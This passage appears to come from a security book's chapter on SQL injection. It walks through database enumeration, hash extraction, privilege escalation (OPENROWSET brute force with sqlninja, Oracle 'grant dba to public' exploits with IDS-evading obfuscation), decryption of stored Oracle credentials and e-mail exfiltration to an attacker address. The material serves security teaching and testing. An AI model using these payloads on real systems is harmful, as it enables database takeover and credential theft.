```
select username,created from all_users order by created desc;
SCOTT                          04-JAN-09
PHP                            04-JAN-09
PLSQL                          02-JAN-09
MONODEMO                       29-DEC-08
DEMO1                          29-DEC-08
ALEX                           14-DEC-08
OWBSYS                         13-DEC-08
FLOWS_030000                   13-DEC-08
APEX_PUBLIC_USER               13-DEC-08
```

You can query additional items as well, depending on the version of the database in use. For example, an unprivileged user in versions up to Oracle 10g Rel. 2 can retrieve the database usernames and password hashes with the following *SELECT* statement:

```
SELECT name, password, astatus FROM sys.user$ where type#>0 and
  length(password)=16 (priv), astatus (0= open, 9= locked&expired)
SYS                  AD24A888FC3B1BE7              0
SYSTEM               BD3D49AD69E3FA34              0
OUTLN                4A3BA55E08595C81              9
```

You can test or crack the password hashes with publicly available tools, possibly allowing you to obtain credentials for a privileged database account such as *SYS*. In Oracle 11g, Oracle has changed the password hashing algorithm in use, and the password hash is now located in a different column—*spare4*, as follows:

```
SELECT name,spare4 FROM sys.user$ where type#>0 and length(spare4)=62
SYS
S:1336FB26ACF58354164952E502B4F726FF8B5D382012D2E7B1EC99C426A7
SYSTEM
S:38968E8CEC12026112B0010BCBA3ECC2FD278AFA17AE363FDD74674F2651
```

If the current user is a privileged one, or access as a privileged user has been obtained, you can look for a number of other interesting pieces of information in the database structure. Since Oracle 10g Rel. 2, Oracle offers the capability of transparently encrypting columns in the database. Normally, only the most important or sensitive tables will be encrypted, and therefore you are interested in finding these tables as follows:

```
select table_name,column_name,encryption_alg,salt from
    dba_encrypted_columns;
TABLE_NAME            COLUMN_NAME           ENCRYPTION_ALG            SAL
-------------------------------------------------------------------------
CREDITCARD            CCNR                  AES256                    NO
CREDITCARD            CVE                   AES256                    NO
CREDITCARD            VALID                 AES256                    NO
```

Another piece of information that could be useful, if you have a privileged account, is to know what database administrator (DBA) accounts exist within the database, as follows:

```
Select grantee,granted_role,admin_option,default_role from dba_role_privs
    where granted_role='DBA';
```

TIP

Enumerating a full database by hand can be a very tedious task. Although it can be fairly easy to quickly code a small program to perform the task for you (using your favorite scripting language), several free tools are available that automate the process. At the end of this chapter, three of them: sqlmap, Bobcat, and bsql will be illustrated.

Escalating Privileges

All modern DBMSs provide their administrators with very granular control over the actions that users can perform. You can carefully manage and control access to the stored information by giving each user very specific rights, such as the ability to access only specific databases and perform only specific actions on it. Maybe the back-end DBMS that you are attacking has several databases, but the user who performs your queries might have access to only one of them, which might not contain the most interesting information.

Or maybe your user has only read access to the data, but the aim of your test is to check whether data can be modified in an unauthorized manner.

In other words, you have to deal with the fact that the user performing the queries is just a regular user, whose privileges are far lower compared to the DBA's.

Due to the limitations of regular users, and to fully unleash the potential of several of the attacks you have seen so far, you will need to obtain access as an administrator. Luckily for us, in several cases it is possible to obtain these elevated privileges.

SQL Server

One of an attacker's best friends when the target is Microsoft SQL Server is the *OPENROWSET* command. *OPENROWSET* is used on SQL Server to perform a one-time connection to a remote OLE DB data source (e.g., another SQL server). A DBA can use it, for instance, to retrieve data that resides on a remote database, as an alternative to permanently "linking" the two databases, which is better suited to cases when the data exchange needs to be performed on a regular basis. A typical way to call *OPENROWSET* is as follows:

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN; Address=10.0.2.2;
  uid=foo; pwd=password', 'SELECT column1 FROM tableA')
```

Here we connected to the SQL server at the address 10.0.2.2 as user *foo*, and we ran the query *select column1 from tableA*, whose results will be transferred back and returned by the outermost query. Note that *'foo'* is a user of the database at address 10.0.2.2 and not of the database where *OPENROWSET* is first executed. Note also that to successfully perform the query as user *'foo'* we must successfully authenticate, providing the correct password.

OPENROWSET has a number of applications in SQL injection attacks, and in this case we can use it to brute-force the password of the *sa* account. There are three important bits to remember here:

- For the connection to be successful, *OPENROWSET* must provide credentials that are valid on the database on which the connection is performed.
- *OPENROWSET* can be used not only to connect to a remote database, but also to perform a local connection, in which case the query is performed with the privileges of the user specified in the *OPENROWSET* call.
- On SQL Server 2000, *OPENROWSET* can be called by all users. On SQL Server 2005, it is disabled by default.

This means that on SQL Server 2000 you can use *OPENROWSET* to brute-force the *sa* password and escalate your privileges. For example, take a look at the following query:

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;
    Address=;uid=sa;pwd=foo', 'select 1')
```

If *foo* is the correct password, the query will run and return *1*, whereas if the password is incorrect, you will receive a message such as the following:

```
Login failed for user 'sa'.
```

It seems that you now have a way to brute-force the *sa* password! Fire off your favorite word list and keep your fingers crossed. If you find the correct password, you can easily escalate privileges by adding your user (which you can find with *system_user*) to the sysadmin group using the *sp_addsrvrolemember* procedure, which takes as parameters a user and a group to add the user to (in this case, obviously, sysadmin):

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;
    Address=;uid=sa;pwd=passw0rd', 'SELECT 1; EXEC
    master.dbo.sp_addsrvrolemember ''appdbuser'',''sysadmin''')
```

The *SELECT 1* in the inner query is necessary because *OPENROWSET* expects to return at least one column. To retrieve the value of *system_user*, you can use one of the techniques that you saw earlier (e.g., casting its value to a numeric variable to trigger an error) or, if the application does not return enough information directly, you can use one of the blind SQL injection techniques that you will see in Chapter 5. Alternatively, you can inject the following query, which will perform the whole process in only one request, by constructing a string *@q* containing the *OPENROWSET* query and the correct username, and then executing that query by passing *@q* to the *xp_execresultset* extended procedure, which on SQL Server 2000 can be called by all users.

```
DECLARE @q nvarchar(999);
SET @q = N'SELECT 1 FROM OPENROWSET(''SQLOLEDB'', ''Network=DBMSSOCN;
    Address=;uid=sa;pwd=passw0rd'',''SELECT 1; EXEC
    master.dbo.sp_addsrvrolemember '''''+system_user+''''',''''sysadmin''''''')';
EXEC master.dbo.xp_execresultset @q, N'master'
```

WARNING

Remember that the *sa* account works only if mixed authentication is enabled on the target SQL server. When mixed authentication is used, both Windows users and local SQL Server users (such as *sa*) can authenticate to the database. However, if Windows-only authentication is configured on the remote database server, only Windows users will be able to access the database and the *sa* account will not be available. You could technically attempt to brute-force the password of a Windows user who has administrative access (if you know the user's name), but you might block the account if a lockout policy is in place, so proceed with caution in that case.

To detect which of the two possible authentication modes is in place (and therefore whether the attack can be attempted) you can inject the following code:

```
select serverproperty('IsIntegratedSecurityOnly')
```

This query will return *1* if Windows-only authentication is in place, and *0* otherwise.

Of course, it would be impractical to perform a brute-force attack by hand. Putting together a script that does the job in an automated way is not a big task, but there are already free tools out there that implement the whole process, such as Bobcat, Burp Intruder, and sqlninja (all written by authors of this book). We will use sqlninja (which you can download at http://sqlninja.sourceforge.net) for an example of this attack. First we check whether we have administrative privileges (the output has been reduced to the most important parts):

```
icesurfer@nightblade ~ $ ./sqlninja -m fingerprint
Sqlninja rel. 0.2.3-r1
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file..........
[+] Target is: www.victim.com
What do you want to discover ?

  0 - Database version (2000/2005)
  1 - Database user
  2 - Database user rights
  3 - Whether xp_cmdshell is working

> 2
  [+] Checking whether user is member of sysadmin server role...
  You are not an administrator.
```

Sqlninja uses a *WAITFOR DELAY* to check whether the current user is a member of the sysadmin group, and the answer is negative. We therefore feed sqlninja with a word list (the file wordlist.txt) and launch it in brute-force mode:

```
icesurfer@nightblade ~ $ ./sqlninja -m bruteforce -w wordlist.txt
Sqlninja rel. 0.2.3-r1
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file..........
[+] Target is: www.victim.com
[+] Wordlist has been specified: using dictionary-based bruteforce
```

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```
[+] Bruteforcing the sa password. This might take a while
  dba password is…: s3cr3t
bruteforce took 834 seconds
[+] Trying to add current user to sysadmin group
[+] Done! New connections will be run with administrative privileges!
```

Bingo! It seems that sqlninja found the right password, and used it to add the current user to the sysadmin group, as we can easily check by rerunning sqlninja in fingerprint mode:

```
icesurfer@nightblade ~ $ ./sqlninja -m fingerprint
Sqlninja rel. 0.2.3-r1
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file...........
[+] Target is: 192.168.240.10
What do you want to discover ?
  0 - Database version (2000/2005)
  1 - Database user
  2 - Database user rights
> 2
[+] Checking whether user is member of sysadmin server role...
  You are an administrator !
```

It worked! Our user now is an administrator, which opens up a lot of new scenarios.

Tools & Traps...

Using the Database's Own Resources to Brute-Force

The attack we just discussed performs one request to the back-end database for each candidate password. This means that a very large number of requests will be performed, and this in turn means that a significant amount of network resources will be needed with a large number of entries appearing on the Web server and database server logs. However, this is not the only way that a brute-force attack can be performed: Using a bit of SQL magic, it is possible to inject a single query that independently performs the whole brute-force attack. The concept was first introduced by Chris Anley in his paper "(more) Advanced SQL injection" back in 2002, and it was then implemented by Bobcat and sqlninja.

Continued

Bobcat, available at www.northern-monkee.co.uk, runs on Windows and uses a dictionary-based approach, injecting a query that performs an out-of-band (OOB) connection to the attacker's database server to fetch a table containing a list of candidate passwords and then try them locally. We will talk about Bobcat in more detail at the end of this chapter.

Sqlninja, when implementing this concept, uses a pure brute-force approach, injecting a query that tries every password that can be generated with a given charset and a given length. Here is an example of an attack query used by sqlninja for a password of two characters on SQL Server 2000:

```
declare @p nvarchar(99),@z nvarchar(10),@s nvarchar(99), @a
    int, @b int, @q nvarchar (4000);

set @a=1; set @b=1;
set @s=N'abcdefghijklmnopqrstuvwxyz0123456789';
while @a<37 begin
  while @b<37 begin
     set @p=N''; -- We reset the candidate password;
     set @z = substring(@s,@a,1); set @p=@p+@z;
     set @z = substring(@s,@b,1); set @p=@p+@z;
     set @q=N'select 1 from OPENROWSET(''SQLOLEDB'',
          ''Network=DBMSSOCN; Address=;uid=sa;pwd='+@p+N''',
          ''select 1; exec master.dbo.sp_addsrvrolemember
          ''''' + system_user + N''''', ''''sysadmin'''' '')';
     exec master.dbo.xp_execresultset @q,N'master';
    set @b=@b+1; end;
set @b=1; set @a=@a+1; end;
```

What happens here? We start storing our character set in the variable *@s*, which in this case contains letters and numbers but could be extended to other symbols (if it contains single quotes, the code will need to make sure they are correctly escaped). Then we create two nested cycles, controlled by the variables *@a* and *@b* that work as pointers to the character set and are used to generate each candidate password. When the candidate password is generated and stored in the variable *@p*, *OPENROWSET* is called, trying to execute *sp_addsrvrolemember* to add the current user (*system_user*) to the administrative group (*sysadmin*). To avoid the query stopping in case of unsuccessful authentication of *OPENROWSET*, we store the query into the variable *@q* and execute it with *xp_execresultset*.

Continued

It might look a bit complicated, but if the administrative password is not very long it is a very effective way for an attacker to escalate his privileges. Moreover, the brute-force attack is performed by using the database server's own CPU resources, making it a very elegant way to perform a privilege escalation.

However, be very careful when using this technique against a production environment, as it can easily push the CPU usage of the target system up to 100 percent for the whole time, possibly decreasing the quality of services for legitimate users.

As you have seen, *OPENROWSET* is a very powerful and flexible command that can be abused in different ways, from transferring data to the attacker's machine to attempting a privilege escalation. This is not all, however: *OPENROWSET* can also be used to look for SQL Server installations that have weak passwords. Have a look at the following query:

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN; Address=10.0.0.1;
  uid=sa; pwd=', 'SELECT 1')
```

This query will attempt to authenticate to an SQL server at the address 10.0.0.1 as *sa* using an empty password. It is quite easy to create a cycle that will try such queries on all of the IP addresses of a network segment, saving the results in a temporary table that you can extract at the end of the process using one of the methods you have seen so far.

Privilege Escalation on Unpatched Servers

Even if *OPENROWSET* is probably the most common privilege escalation vector on SQL Server, it is not the only one: If your target database server is not fully updated with the latest security patches, it might be vulnerable to one or more well-known attacks.

Sometimes network administrators do not have the resources to ensure that all the servers on their networks are constantly updated. Other times, they simply lack the awareness to do so. Yet other times, if the server is particularly critical and the security fix has not been carefully tested in an isolated environment, the update process could be kept on hold for days or even weeks, leaving the attacker with a window of opportunity. In these cases, a precise fingerprinting of the remote server is paramount in determining which flaws might be present and whether they can be safely exploited.

At the time of this writing, the latest vulnerability affecting SQL Server 2000 and 2005 (but not SQL Server 2008) is a heap overflow found by Bernhard Mueller in the *sp_replwritetovarbin* stored procedure. Disclosed in December 2008, it enables you to run arbitrary code with administrative privileges on the affected host; exploit code was made publicly available shortly after the vulnerability was published. Also at the time of this writing, no security fix had yet been released, and the only workaround is to remove the vulnerable stored procedure. You can exploit the vulnerability through SQL injection by injecting a malicious query that calls *sp_replwritetovarbin*, overflowing the memory space and executing

the malicious shell code. However, a failed exploitation can cause a denial of service (DoS) condition, so be careful if you attempt this attack! More information about this vulnerability is available at www.securityfocus.com/bid/32710.

Oracle

Privilege escalation via Web application SQL injection in Oracle is quite difficult because most approaches for privilege escalation attacks require PL/SQL injection, which is less common. If an attacker is lucky enough to find a PL/SQL injection vulnerability, he can inject PL/SQL code to escalate privileges and/or start operating system commands on the database server.

One example not requiring PL/SQL injection uses a vulnerability found in the Oracle component *mod_plsql*. The following URL shows a privilege escalation via the driload package (found by Alexander Kornbrust). This package was not filtered by *mod_plsql* and allowed any Web user a privilege escalation by entering the following URL:

```
http://www.victim.com/pls/dad/ctxsys.driload.validate_stmt?sqlstmt=
    GRANT+DBA+TO+PUBLIC
```

Privilege escalation on the SQL interface is much easier. Most privilege escalation exploits (many available on milw0rm.com) use the following concept:

1. Create a payload which grants DBA privileges to the public role. This is less obvious than granting DBA privileges to a specific user. This payload will be injected into a vulnerable PL/SQL procedure in the next step.

   ```
   CREATE OR REPLACE FUNCTION F1 return number
   authid current_user as
   pragma autonomous_transaction;
   BEGIN
   EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
   COMMIT;
   RETURN 1;
   END;
   /
   ```

2. Inject the payload into a vulnerable package:

   ```
   exec sys.kupw$WORKER.main('x','YY'' and 1=user12.f1 -- mytag12');
   ```

3. Enable the DBA role:

   ```
   set role DBA;
   ```

4. Revoke the DBA role from the public role:

   ```
   revoke DBA from PUBLIC;
   ```

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The current session still has DBA privileges, but this will no longer be visible in the Oracle privilege tables.

One of the disadvantages of this approach is the requirement of having the CREATE PROCEDURE privilege. David Litchfield presented a solution to this problem at the BlackHat DC conference. Instead of using a procedure, it is possible to use a cursor. The exploit approach is identical; however, the function is replaced by a cursor as follows:

```
and 1=user1.f1
```

The preceding code is replaced with the following:

```
and 1=dbms_sql.execute(1)
```

The complete exploit without using a procedure looks like this:

```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public''; commit;end;',0);
  sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute('||myc||')--');
END;
/
set role dba;
revoke dba from public;
```

Note that to evade intrusion detection systems (IDSs) it is possible to encrypt the payload of the exploit—say, encrypting "…grant dba to public…" as follows:

```
DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp pnmghgjgna_msphapimwgh) ozrwh zczinmz
wjjzuwpmz (rsphm uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy()=!','abcdefghijklmnopqrstuvwxyz'';:='),0);
sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute ('||myc||')--');
END;
/
set role dba;
revoke dba from public;
```

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Stealing the Password Hashes

We briefly talked about hashing functions earlier in this chapter, when we discussed a successful attack that recovered the passwords of the application users. In this section, we'll talk about hashes again, this time regarding the database users. On all common DBMS technologies, user passwords are stored using a non-reversible hash (the exact algorithm used varies depending on the DBMS and version, as you will see shortly) and such hashes are stored, you guessed it, in a database table. To read the contents of that table you normally will need to run your queries with administrative privileges, so if your user does not have such privileges you should probably return to the privilege escalation section.

If you manage to capture the password hashes, various tools can attempt to retrieve the original passwords that generated the hashes by means of a brute-force attack. This makes the database password hashes one of the most common targets in any attack: Because users often reuse the same password for different machines and services, being able to obtain the passwords of all users is usually enough to ensure a relatively easy and quick expansion in the target network.

SQL Server

If you are dealing with a Microsoft SQL server, things vary quite a lot depending on the version you are dealing with. In all cases, you need administrative privileges to access the hashes, but differences start to surface when you actually try to retrieve them and, more importantly, when you try to crack them to obtain the original passwords.

On SQL Server 2000, hashes are stored in the *sysxlogins* table of the *master* database. You can retrieve them easily with the following query:

```
SELECT name,password FROM master.dbo.sysxlogins
```

Such hashes are generated using *pwdencrypt()*, an undocumented function that generates a salted hash, where the salt is a function of the current time. For instance, here is the hash of the *sa* password on one of the SQL servers that I use in my tests:

```
0x0100E21F79764287D299F09FD4B7EC97139C7474CA1893815231E9165D257ACEB815111F2A
E98359F40F84F3CF4C
```

This hash can be split into the following parts:

- **0x0100** Header
- **E21F7976** Salt
- **4287D299F09FD4B7EC97139C7474CA1893815231** Case-sensitive hash
- **E9165D257ACEB815111F2AE98359F40F84F3CF4C** Case-insensitive hash

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Each hash is generated using the user's password and the salt as input for the SHA1 algorithm. David Litchfield performed a full analysis of the hash generation of SQL Server 2000, and it is available at www.ngssoftware.com/papers/cracking-sql-passwords.pdf.

What is interesting to us is the fact that on SQL Server 2000 passwords are case-insensitive, which simplifies the job of cracking them.

To crack the hashes you can use the following tools:

- NGSSQLCrack (www.ngssoftware.com/products/database-security/ngs-sqlcrack.php)
- Cain & Abel (www.oxid.it/cain.html)

When developing SQL Server 2005, Microsoft took a far more aggressive stance in terms of security, and implementation of the password hashing clearly shows the paradigm shift. The *sysxlogins* table has disappeared, and hashes can be retrieved by querying the *sql_logins* view with the following query:

```
SELECT password_hash FROM sys.sql_logins
```

Here's an example of a hash taken from SQL Server 2005:

```
0x01004086CEB6A15AB86D1CBDEA98DEB70D610D7FE59EDD2FEC65
```

The hash is a modification of the old SQL Server 2000 hash:

- **0x0100** Header
- **4086CEB6** Salt
- **A15AB86D1CBDEA98DEB70D610D7FE59EDD2FEC65** Case-sensitive hash

As you can see, Microsoft removed the old case-insensitive hash. This means your brute-force attack will have to try a far larger number of password candidates to succeed. In terms of tools, NGSSQLCrack and Cain & Abel are still your best friends for this attack.

TIP

Depending on a number of factors, when retrieving a password hash the Web application might not always return the hash in a nice hexadecimal format. It is therefore recommended that you explicitly cast its value into a hex string using the function *fn_varbintohexstr()*. For instance:

```
http://www.victim.com/products.asp?id=1+union+select+
   master.dbo.fn_varbintohexstr(password_hash)+from+
   sys.sql_logins+where+name+=+'sa'
```

MySQL

MySQL stores its password hashes in the *mysql.user* table. Here is the query to extract them (together with the usernames they belong to):

```
SELECT user,password FROM mysql.user;
```

Password hashes are calculated using the *PASSWORD()* function, but the exact algorithm depends on the version of MySQL that is installed. Before 4.1, a simple 16–character hash was used:

```
mysql> select PASSWORD('password')
+----------------------+
| password('password') |
+----------------------+
| 5d2e19393cc5ef67     |
+----------------------+
1 row in set (0.00 sec)
```

Starting with MySQL 4.1, the *PASSWORD()* function was modified to generate a far longer (and far more secure) 41–character hash, based on a double SHA1 hash:

```
mysql> select PASSWORD('password')
+-------------------------------------------+
| password('password')                      |
+-------------------------------------------+
| *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
+-------------------------------------------+
1 row in set (0.00 sec)
```

Note the asterisk at the beginning of the hash. It turns out that all password hashes generated by MySQL (4.1 or later) start with an asterisk, so if you stumble into a hexadecimal string that starts with an asterisk and is 41 characters long, it's likely there is a MySQL installation in the neighborhood.

Once you have captured the password hashes, you can attempt to recover the original passwords with John the Ripper (www.openwall.com/john/) or Cain & Abel (www.oxid.it). If the hashes you have extracted come from an installation of MySQL 4.1 or later, you need to patch John the Ripper with the "John BigPatch," which you can find at www.banquise.net/misc/patch-john.html.

Oracle

Oracle stores its password hashes for database accounts in the *password* column of the *sys.user$* table. The *dba_users* view points to this table, but since Oracle 11g the Data Encryption Standard (DES) password hashes are no longer visible in the *dba_users* view. The *sys.user$* table contains the password hashes of database users (*type#=1*) and database roles (*type#=0*).

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With Oracle 11g, Oracle introduced a new way of hashing Oracle passwords (SHA1 instead of DES) and support for mixed-case characters in passwords. The old DES hashes represent case-insensitive uppercase passwords, making them relatively easy to crack. The new hashes in 11g are stored in the same table but in a different column, called *spare4*. By default, Oracle 11g saves the old (DES) and the new (SHA1) password hashes in the same table, so an attacker has a choice between cracking old or new passwords.

Queries for extracting password hashes (together with the usernames they belong to) are as follows.

For Oracle DES user passwords:

```
Select username,password from sys.user$ where type#>0 and
    length(password)=16
```

For Oracle DES role passwords:


```
Select username,password from sys.user$ where type#=1 and
    length(password)=16
```

For Oracle SHA1 passwords (11g+):

```
Select username, substr(spare4,3,40) hash, substr(spare4,43,20) salt from
    sys.user$ where type#>0 and length(spare4)=62;
```

Various tools (Checkpwd, Cain & Abel, John the Ripper, woraauthbf, GSAuditor, and orabf) are available for cracking Oracle passwords. The fastest tools so far for Oracle DES passwords are woraauthbf, from László Tóth, and GSAuditor for SHA1 Oracle hashes. Refer to Figure 4.15 for examples of Oracle hashes being returned via SQL injection.

Figure 4.15 Oracle Hash Examples



Many other tables in the Oracle database (installed by Oracle itself) also contain password hashes, encrypted passwords, or sometimes even clear-text passwords. Often, it is easier to retrieve the (clear-text) password instead of cracking it. One example where you often can find the clear-text password of the SYS user is the *sysman.mgmt_credentials2* table. During installation Oracle asks whether the installer wants to use the same password for all DBA accounts. Oracle saves the encrypted password of user *DBSNMP* (which is identical to SYS and SYSTEM) in the *mgmt_credentials2* table if the answer was "yes." By accessing this table, it is often possible to get the SYS/SYSTEM password.

Here are some SQL statements that will often return clear-text passwords:

```
-- get the cleartext password of the user MGMT_VIEW (generated by Oracle
-- during the installation time, looks like a hash but is a password)
select view_username, sysman.decrypt(view_password Password
    from sysman.mgmt_view_user_credentials;
-- get the password of the dbsnmp user, databases listener and OS
-- credentials
select sysman.decrypt(t1.credential_value) sysmanuser,
    sysman.decrypt(t2.credential_value) Password
    from sysman.mgmt_credentials2 t1, sysman.mgmt_credentials2 t2
    where t1.credential_guid=t2.credential_guid
    and lower(t1.credential_set_column)='username'
    and lower(t2.credential_set_column)='password'
-- get the username and password of the Oracle Knowledgebase Metalink
select sysman.decrypt(ARU_USERNAME), sysman.decrypt(ARU_PASSWORD)
    from SYSMAN.MGMT_ARU_CREDENTIALS;
```

Oracle Components

Several Oracle components and products come with their own user management (e.g., Oracle Internet Directory) or they save passwords in various other tables, in more than 100 different tables in all. The following subsections discuss some of the types of hashes you might be able to find within the database with other Oracle products.

APEX

Newer Oracle database installations often contain Oracle Application Express (APEX). In 11g, this component (APEX 3.0) is installed by default. This Web application framework comes with its own (lightweight) user management. The password hashes (MD5 until Version 2.2, salted MD5 since Version 3.0) of this product are located in the *FLOWS_xxyyzz* schema in the *wwv_flow_fnd_user* table. Different versions of APEX use different schema names, with the schema name containing the version number of APEX (e.g., 020200 for APEX 2.2):

```
select user_name,web_password_raw from flows_020000.wwv_flow_fnd_user;
select user_name,web_password_raw from flows_020100.wwv_flow_fnd_user;
select user_name,web_password_raw from flows_020200.wwv_flow_fnd_user;
```

Since APEX 3.0, the MD5 passwords are salted with the *security_group_id* and the *username*, and are returned as follows:

```
select user_name,web_password2,security_group_id from
    flows_030000.wwv_flow_fnd_user;
select user_name,web_password2,security_group_id from
    flows_030000.wwv_flow_fnd_user;
```

Oracle Internet Directory

Oracle Internet Directory (OID), the Oracle Lightweight Directory Access Protocol (LDAP) directory, comes with many hashed passwords in various tables. You can access the password hashes of OID if you have normal access to all users in the company. For compatibility reasons, OID saves the same user password with different hashing algorithms (MD4, MD5, and SHA1).

The following statements return the password hashes of OID users:

```
select a.attrvalue ssouser, substr(b.attrval,2,instr(b.attrval,'}')-2)
  method,
  rawtohex(utl_encode.base64_decode(utl_raw.cast_to_raw(substr
  (b.attrval,instr(b.attrval,'}')+1)))) hash
  from ods.ct_cn a,ods.ds_attrstore b
  where a.entryid=b.entryid
  and lower(b.attrname) in (
'userpassword','orclprpassword','orclgupassword','orclsslwalletpasswd',
  'authpassword','orclpassword')
  and substr(b.attrval,2,instr(b.attrval,'}')-2)='MD4'
  order by method,ssouser;
select a.attrvalue ssouser, substr(b.attrval,2,instr(b.attrval,'}')-2)
  method,
rawtohex(utl_encode.base64_decode(utl_raw.cast_to_raw(substr
  (b.attrval,instr(b.attrval,'}')+1)))) hash
  from ods.ct_cn a,ods.ds_attrstore b
  where a.entryid=b.entryid
  and lower(b.attrname) in (
'userpassword','orclprpassword','orclgupassword','orclsslwalletpasswd',
  'authpassword','orclpassword')
  and substr(b.attrval,2,instr(b.attrval,'}')-2)='MD5'
  order by method,ssouser;
```

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```
select a.attrvalue ssouser, substr(b.attrval,2,instr(b.attrval,'}')-2)
  method,
rawtohex(utl_encode.base64_decode(utl_raw.cast_to_raw(substr
  (b.attrval,instr(b.attrval,'}')+1)))) hash
  from ods.ct_cn a,ods.ds_attrstore b
  where a.entryid=b.entryid
  and lower(b.attrname) in (
'userpassword','orclprpassword','orclgupassword','orclsslwalletpasswd',
  'authpassword','orclpassword')
  and substr(b.attrval,2,instr(b.attrval,'}')-2)='SHA'
  order by method,ssouser;
```

Additional details and tools for cracking Oracle passwords are available at the following sites:

- www.red-database-security.com/whitepaper/oracle_passwords.html
- www.red-database-security.com/software/checkpwd.html
- www.evilfingers.com/tools/GSAuditor.php (download GSAuditor)
- www.soonerorlater.hu/index.khtml?article_id=513 (download woraauthbf)

Out-of-Band Communication

Although the different exploitation techniques we've covered in this chapter vary in terms of exploitation method and desired result, they all have something in common: The query and the results are always transmitted on the same communication channel. In other words, the HTTP(S) connection that is used to send the request is also used to receive the response. However, this does not always have to be the case: The results can be transferred across a completely different channel, and we refer to such a communication as "out of band," or simply OOB. What we leverage here is that modern DBMSs are very powerful applications, and their features go beyond simply returning data to a user performing a query. For instance, if they need some information that resides on another database, they can open a connection to retrieve that data. They can also be instructed to send an e-mail when a specific event occurs, and they can interact with the file system. All of this functionality can be very helpful for an attacker, and sometimes they turn out to be the best way to exploit an SQL injection vulnerability when it is not possible to obtain the query results directly in the usual HTTP communication. Sometimes such functionality is not available to all users, but we have seen that privilege escalation attacks are not just a theoretical possibility.

There are several ways to transfer data using an OOB communication, depending on the exact technology used in the back end and on its configuration. A few techniques

will be illustrated here, and some more in Chapter 5, when talking specifically about blind SQL injection, but the examples cannot cover all possibilities. So, if you are not able to extract data using a normal HTTP connection and the database user that is performing the queries is powerful enough, use your creativity: An OOB communication can be the fastest way to successfully exploit the vulnerable application.

E-mail

Databases are very often critical parts of any infrastructure, and as such it is of the utmost importance that their administrators can quickly react to any problem that might arise. This is why most modern DBMSs offer some kind of e-mail functionality that can be used to automatically send and receive e-mail messages in response to certain situations. For instance, if a new application user is added to a company's profile the company administrator might be notified by e-mail automatically as a security precaution. The configuration of how to send the e-mail in this case is already completed; all an attacker needs to do is construct an exploit that will extract interesting information, package the data in an e-mail, and queue the e-mail using database-specific functions. The e-mail will then appear in the attacker's mailbox.

Microsoft SQL Server

As is often the case, Microsoft SQL Server provides a nice built-in feature for sending e-mails. Actually, depending on the SQL server version, there might be not one, but *two* different e-mailing subsystems: SQL Mail (SQL Server 2000, 2005, and 2008) and Database Mail (SQL Server 2005 and 2008).

SQL Mail was the original e-mailing system for SQL Server. Microsoft announced with the release of SQL Server 2008 that this feature has been deprecated, and will be removed in future versions. It uses the Messaging Application Programming Interface (MAPI), and therefore it needs a MAPI messaging subsystem to be present on the SQL Server machine (e.g., Microsoft Outlook, but not Outlook Express) to send e-mails. Moreover, the e-mail client needs to be already configured with the Post Office Protocol 3/Simple Mail Transfer Protocol (POP3/SMTP) or Exchange server to connect to, and with an account to use when connected. If the server you are attacking has SQL Mail running and configured, you only need to give a try to *xp_startmail* (to start the SQL Client and log on to the mail server) and *xp_sendmail* (the extended procedure to send an e-mail message with SQL Mail). *xp_startmail* optionally takes two parameters (*@user* and *@password*) to specify the MAPI profile to use, but in a real exploitation scenario it's quite unlikely that you have this information, and in any case you might not need it at all: If such parameters are not provided, *xp_startmail* tries to use the default account of Microsoft Outlook, which is what is typically used when SQL Mail is configured to send e-mail messages in an automated way. Regarding *xp_sendmail*, its syntax is as follows (only the most relevant options are shown):

```
xp_sendmail { [ @recipients= ] 'recipients [ ;…n ]' }
    [,[ @message= ] 'message' ]
    [,[ @query= ] 'query' ]
    [,[ @subject= ] 'subject' ]
    [,[ @attachments= ] 'attachments' ]
```

As you can see, it's quite easy to use. So, a possible query to inject could be the following:

```
EXEC master..xp_startmail;
EXEC master..xp_sendmail @recipients = 'admin@attacker.com', @query =
    'select @@version'
```

You will receive the e-mail body in a Base64 format, which you can easily decode with a tool such as Burp Suite. And the use of Base64 means you can transfer binary data as well.

With *xp_sendmail* it is even possible to retrieve arbitrary files, by simply specifying them in the *@attachment* variable. Keep in mind, however, that *xp_sendmail* is enabled by default only for members of the administrative groups.

